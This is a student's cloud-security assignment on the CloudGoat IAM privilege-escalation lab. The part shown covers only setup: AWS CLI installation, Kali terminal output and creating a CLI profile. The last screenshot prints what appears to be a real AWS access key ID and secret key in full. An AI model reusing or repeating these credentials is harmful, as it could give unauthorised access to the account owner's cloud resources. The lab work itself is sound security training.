Week 6 Assignment 4: CloudGoat IAM Privilege Escalation by Rollback Scenario

Course: Cloud and Network Security C3-2024

Student Name: Loise Murugi Murage

Student No: **CS-CNS07-24115**.

Wednesday, October 30, 2024

Week 7 Assignment 1

Class Exercise: Configure ASA Basic Settings and Firewall Using the CLI

Week 6 Assignment 4: CloudGoat IAM Privilege Escalation by Rollback Scenario

Contents

Week 6 Assignment 4: CloudGoat IAM Privilege Escalation by Rollback Scenario

Introduction

From this exercise we will be using CloudGoat a Rhino Security Labs' "Vulnerable by Design" AWS deployment tool. It allows you to hone your cloud cybersecurity skills by creating and completing several "capture-the-flag" style scenarios. Each scenario is composed of AWS resources arranged together to create a structured learning experience. We will also be creating a user from AWS and CLI and attach a policy to an account to apply controls. The Amazon Resource Name is the unique name every resource inside AWS has.

We will be looking at Identity and Access Management, this is the service that will allow you to manage Authentication (the process of defining an identity and the verification of that identity), Authorization (determines what an identity can access within a system once it has been authenticated to it) and Access control (is the methods and process of hoe access is granted to a secure resource) inside your AWS account.

We will be using an IAM user profile which is an entity that you create in AWS to represent the person or application that uses it to interact with AWS**.** Access Key ID: 20 random uppercase alphanumeric characters like AKHDNAPO86BSHKDIRYT
Secret access key ID: 40 random upper and lowercase characters: S836fh/J73yHSb64Ag3Rkdi/jaD6sPl6/antFtU (It's not possible to retrieve lost secret access key IDs).

An IAM role is very similar to a user, in that it is an identity with permission policies that determine what it can and cannot do in AWS. It consists of two types of policies: A trust policy, which cannot be empty, defining who can assume the role, and a permissions policy**,** which cannot be empty, defining what it can access**.**

Policy Permissions, are used to assign permissions and there are 2 types: AWS managed policies (preconfigured by AWS); Customer Managed Policies: Configured by you. You can create policies based on AWS managed policies (modifying one of them and creating your own), using the policy generator (a GUI view that helps you granting and denying permissions) or writing your own.

Week 6 Assignment 4: CloudGoat IAM Privilege Escalation by Rollback Scenario


1. Setup:

• Ensure you have an AWS account or access to an AWS environment where you


can perform IAM actions.

• Install and configure the AWS CLI if you haven't already. Install AWS CLI, updating and running the version. The below screenshots show the installation process of the requirements for this activity that is Linux Operating system, Python3.6+ is required, Terraform, Jq, and the AWS and an AWS account with sufficient privileges to create and destroy resource.

Week 6 Assignment 4: CloudGoat IAM Privilege Escalation by Rollback Scenario



kali-linux-2024-W37-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali-linux-2024-W37-vm
Home
kali-linux-2024-W37-vmw...
1 2 3 4
15:53
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Type here to search
25°C Partly cloudy
10:53 PM
28/10/24

```
┌──(kali㉿kali)-[~]
└─$ $ curl "https://awscli.amazonaws.com/awscli-exe-linux-x86_64-2.0.30.zip" -o "awscliv2.zip"
unzip awscliv2.zip
sudo ./aws/install
$: command not found
Archive:  awscliv2.zip
   creating: aws/
   creating: aws/dist/
  inflating: aws/README.md
  inflating: aws/install
  inflating: aws/THIRD_PARTY_LICENSES
   creating: aws/dist/_struct/
   creating: aws/dist/awscli/
   creating: aws/dist/botocore/
   creating: aws/dist/cryptography/
   creating: aws/dist/cryptography-2.8-py3.7.egg-info/
   creating: aws/dist/docutils/
   creating: aws/dist/include/
   creating: aws/dist/lib/
   creating: aws/dist/zlib/
  inflating: aws/dist/_sha512.cpython-37m-x86_64-linux-gnu.so
  inflating: aws/dist/pyexpat.cpython-37m-x86_64-linux-gnu.so
  inflating: aws/dist/_cffi_backend.cpython-37m-x86_64-linux-gnu.so
  inflating: aws/dist/libpython3.7m.so.1.0
  inflating: aws/dist/zlib.cpython-37m-x86_64-linux-gnu.so
  inflating: aws/dist/_lzma.cpython-37m-x86_64-linux-gnu.so
  inflating: aws/dist/mmap.cpython-37m-x86_64-linux-gnu.so
  inflating: aws/dist/_random.cpython-37m-x86_64-linux-gnu.so
  inflating: aws/dist/_blake2.cpython-37m-x86_64-linux-gnu.so
  inflating: aws/dist/aws_completer
  inflating: aws/dist/libffi-806b1a9d.so.6.0.4
  inflating: aws/dist/_pickle.cpython-37m-x86_64-linux-gnu.so
  inflating: aws/dist/_sha1.cpython-37m-x86_64-linux-gnu.so
  inflating: aws/dist/_queue.cpython-37m-x86_64-linux-gnu.so
  inflating: aws/dist/_codecs_jp.cpython-37m-x86_64-linux-gnu.so
  inflating: aws/dist/unicodedata.cpython-37m-x86_64-linux-gnu.so
  inflating: aws/dist/_md5.cpython-37m-x86_64-linux-gnu.so
  inflating: aws/dist/_hashlib.cpython-37m-x86_64-linux-gnu.so
  inflating: aws/dist/_struct.cpython-37m-x86_64-linux-gnu.so
  inflating: aws/dist/binascii.cpython-37m-x86_64-linux-gnu.so
  inflating: aws/dist/_elementtree.cpython-37m-x86_64-linux-gnu.so
  inflating: aws/dist/_csv.cpython-37m-x86_64-linux-gnu.so
  inflating: aws/dist/base_library.zip
```



kali-linux-2024-W37-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali-linux-2024-W37-vm
Home
kali-linux-2024-W37-vmw...
1 2 3 4
16:15
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Type here to search
22°C Partly cloudy
11:15 PM
28/10/24

```
  inflating: aws/dist/awscli/examples/chime/disassociate-phone-numbers-from-voice-connector.rst
  inflating: aws/dist/awscli/examples/chime/update-user-settings.rst
  inflating: aws/dist/awscli/examples/chime/associate-phone-number-with-user.rst
  inflating: aws/dist/awscli/examples/chime/delete-room-membership.rst
  inflating: aws/dist/awscli/examples/chime/get-voice-connector-termination.rst
  inflating: aws/dist/awscli/examples/chime/search-available-phone-numbers.rst
  inflating: aws/dist/awscli/examples/chime/update-voice-connector.rst
  inflating: aws/dist/awscli/examples/chime/update-phone-number.rst
  inflating: aws/dist/awscli/examples/chime/get-bot.rst
  inflating: aws/dist/awscli/examples/chime/get-phone-number-settings.rst
  inflating: aws/dist/awscli/examples/chime/update-user.rst
  inflating: aws/dist/awscli/examples/chime/get-voice-connector-group.rst
  inflating: aws/dist/awscli/examples/chime/delete-account.rst
  inflating: aws/dist/awscli/examples/chime/list-phone-number-orders.rst
  inflating: aws/dist/awscli/examples/chime/invite-users.rst
  inflating: aws/dist/awscli/customizations/wizard/wizards/dynamodb/new-table.yml
  inflating: aws/dist/awscli/customizations/wizard/wizards/configure/_main.yml
  inflating: aws/dist/awscli/customizations/wizard/wizards/iam/new-role.yml
  inflating: aws/dist/awscli/customizations/wizard/wizards/lambda/new-function.yml
  inflating: aws/dist/awscli/data/cli.json
  inflating: aws/dist/awscli/data/ac.index
  inflating: aws/dist/zlib/cpython-37m-x86_64-linux-gnu/soib.cpython-37m-x86_64-linux-gnu.so
  inflating: aws/dist/cryptography-2.8-py3.7.egg-info/AUTHORS.rst
  inflating: aws/dist/cryptography-2.8-py3.7.egg-info/LICENSE
  inflating: aws/dist/cryptography-2.8-py3.7.egg-info/WHEEL
  inflating: aws/dist/cryptography-2.8-py3.7.egg-info/METADATA
  inflating: aws/dist/cryptography-2.8-py3.7.egg-info/RECORD
  inflating: aws/dist/cryptography-2.8-py3.7.egg-info/INSTALLER
  inflating: aws/dist/cryptography-2.8-py3.7.egg-info/LICENSE.BSD
  inflating: aws/dist/cryptography-2.8-py3.7.egg-info/LICENSE.APACHE
  inflating: aws/dist/cryptography-2.8-py3.7.egg-info/top_level.txt
  inflating: aws/dist/cryptography-2.8-py3.7.egg-info/LICENSE.PSF
  inflating: aws/dist/include/python3.7m/pyconfig.h
  inflating: aws/dist/lib/python3.7/config-3.7m-x86_64-linux-gnu/Makefile
Found preexisting AWS CLI installation: /usr/local/aws-cli/v2/current. Please rerun install script with --update flag.

┌──(kali㉿kali)-[~]
└─$ curl "https://awscli.amazonaws.com/awscli-exe-linux-x86_64-2.0.30.zip" -o "awscliv2.zip"
unzip awscliv2.zip
sudo ./aws/install --bin-dir /usr/local/bin --install-dir /usr/local/aws-cli --update
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
 71 31.5M   71 22.5M    0     0  1954k      0  0:00:16  0:00:11  0:00:05 1770k
```

Week 6 Assignment 4: CloudGoat IAM Privilege Escalation by Rollback Scenario


kali-linux-2024-W37-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali-linux-2024-W37-vm
Home
kali-linux-2024-W37-vmw...
16:22
kali@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Type here to search
21°C Partly cloudy
11:22 PM
28/10/24

```
  inflating: aws/dist/awscli/examples/chime/update-user-settings.rst
  inflating: aws/dist/awscli/examples/chime/associate-phone-number-with-user.rst
  inflating: aws/dist/awscli/examples/chime/delete-room-membership.rst
  inflating: aws/dist/awscli/examples/chime/get-voice-connector-termination.rst
  inflating: aws/dist/awscli/examples/chime/search-available-phone-numbers.rst
  inflating: aws/dist/awscli/examples/chime/update-voice-connector.rst
  inflating: aws/dist/awscli/examples/chime/update-phone-number.rst
  inflating: aws/dist/awscli/examples/chime/get-bot.rst
  inflating: aws/dist/awscli/examples/chime/get-phone-number-settings.rst
  inflating: aws/dist/awscli/examples/chime/update-user.rst
  inflating: aws/dist/awscli/examples/chime/get-voice-connector-group.rst
  inflating: aws/dist/awscli/examples/chime/delete-account.rst
  inflating: aws/dist/awscli/examples/chime/list-phone-number-orders.rst
  inflating: aws/dist/awscli/examples/chime/invite-users.rst
  inflating: aws/dist/awscli/customizations/wizard/wizards/dynamodb/new-table.yml
  inflating: aws/dist/awscli/customizations/wizard/wizards/configure/_main.yml
  inflating: aws/dist/awscli/customizations/wizard/wizards/iam/new-role.yml
  inflating: aws/dist/awscli/customizations/wizard/wizards/lambda/new-function.yml
  inflating: aws/dist/awscli/data/cli.json
  inflating: aws/dist/awscli/data/ac.index
  inflating: aws/dist/zlib/cpython-37m-x86_64-linux-gnu/soib.cpython-37m-x86_64-linux-gnu.so
  inflating: aws/dist/cryptography-2.8-py3.7.egg-info/AUTHORS.rst
  inflating: aws/dist/cryptography-2.8-py3.7.egg-info/LICENSE
  inflating: aws/dist/cryptography-2.8-py3.7.egg-info/WHEEL
  inflating: aws/dist/cryptography-2.8-py3.7.egg-info/METADATA
  inflating: aws/dist/cryptography-2.8-py3.7.egg-info/RECORD
  inflating: aws/dist/cryptography-2.8-py3.7.egg-info/INSTALLER
  inflating: aws/dist/cryptography-2.8-py3.7.egg-info/LICENSE.BSD
  inflating: aws/dist/cryptography-2.8-py3.7.egg-info/LICENSE.APACHE
  inflating: aws/dist/cryptography-2.8-py3.7.egg-info/top_level.txt
  inflating: aws/dist/cryptography-2.8-py3.7.egg-info/LICENSE.PSF
  inflating: aws/dist/include/python3.7m/pyconfig.h
  inflating: aws/dist/lib/python3.7/config-3.7m-x86_64-linux-gnu/Makefile
You can now run: /usr/local/bin/aws --version

┌──(kali㉿kali)-[~]
└─$ curl "https://awscli.amazonaws.com/awscli-exe-linux-x86_64-2.0.30.zip" -o "awscliv2.zip"
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 31.5M  100 31.5M    0     0  1890k      0  0:00:17  0:00:17 --:--:-- 1774k

┌──(kali㉿kali)-[~]
└─$ 
```



kali-linux-2024-W37-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali-linux-2024-W37-vm
Home
kali-linux-2024-W37-vmw...
9:06
kali@kali: ~
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Type here to search
31°C Sunny
4:06 PM
29/10/24

```
/usr/share/powershell-empire/empire/server/utils/listener_util.py:45: SyntaxWarning: invalid escape sequence '\ '
  """
running python post-rtupdate hooks for python3.12 ...
Setting up libpython3.12-dev:amd64 (3.12.6-1) ...
Setting up blueman (2.4.3-1) ...
blueman-mechanism.service is a disabled or a static unit not running, not starting it.
Setting up python3-tdb (1.4.12-1) ...
Setting up python3-ldb (2:2.10.0+samba4.21.0+dfsg-1kali1) ...
Setting up python3.12-dev (3.12.6-1) ...
Setting up onboard-common (1.4.1-9) ...
Setting up samba-common-bin (2:4.21.0+dfsg-1kali1) ...
Setting up python3-nassl (5.2.0-0kali3) ...
Setting up libsmbclient0:amd64 (2:4.21.0+dfsg-1kali1) ...
Setting up python3-arc4 (0.3.0-0kali1+b2) ...
Setting up samba (2:4.21.0+dfsg-1kali1) ...
smbd.service is a disabled or a static unit not running, not starting it.
nmbd.service is a disabled or a static unit not running, not starting it.
Setting up libpython3-dev:amd64 (3.12.6-1) ...
Setting up winexe (2:4.21.0+dfsg-1kali1) ...
Setting up python3-talloc:amd64 (2.4.2-1+b2) ...
Setting up onboard (1.4.1-9) ...
Setting up python3-dev (3.12.6-1) ...
Setting up smbclient (2:4.21.0+dfsg-1kali1) ...
Setting up python3-samba (2:4.21.0+dfsg-1kali1) ...
Processing triggers for mailcap (3.72) ...
Processing triggers for kali-menu (2024.3.1) ...
Processing triggers for desktop-file-utils (0.27-2) ...
Processing triggers for hicolor-icon-theme (0.18-1) ...
Processing triggers for doc-base (0.11.2) ...
Processing 1 changed doc-base file...
Processing triggers for libc-bin (2.40-2) ...
Processing triggers for systemd (256.5-1) ...
Processing triggers for man-db (2.13.0-1) ...
Processing triggers for libglib2.0-0t64:amd64 (2.82.0-1) ...
Processing triggers for dbus (1.14.10-4+b1) ...
Setting up onboard-data (1.4.1-9) ...

┌──(kali㉿kali)-[~]
└─$ python --version
Python 3.12.6

┌──(kali㉿kali)-[~]
└─$ 
```

2. Accessing CloudGoat :


$ aws configure –profile Testuser
From the CLI we have created a user profile Testuser.

Week 6 Assignment 4: CloudGoat IAM Privilege Escalation by Rollback Scenario



kali-linux-2024-W37-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2024-W37-vm
Home
kali-linux-2024-W37-vmw...
kali@kali: ~
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Type here to search
27°C Sunny
12:50 PM
30/10/24

```
┌──(kali㉿kali)-[~]
└─$ aws configure --profile Testuser
AWS Access Key ID [None]: AKIAZVMTUVG4PEKJREGZ
AWS Secret Access Key [None]: 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
Default region name [None]:
Default output format [None]:

┌──(kali㉿kali)-[~]
└─$ 
```



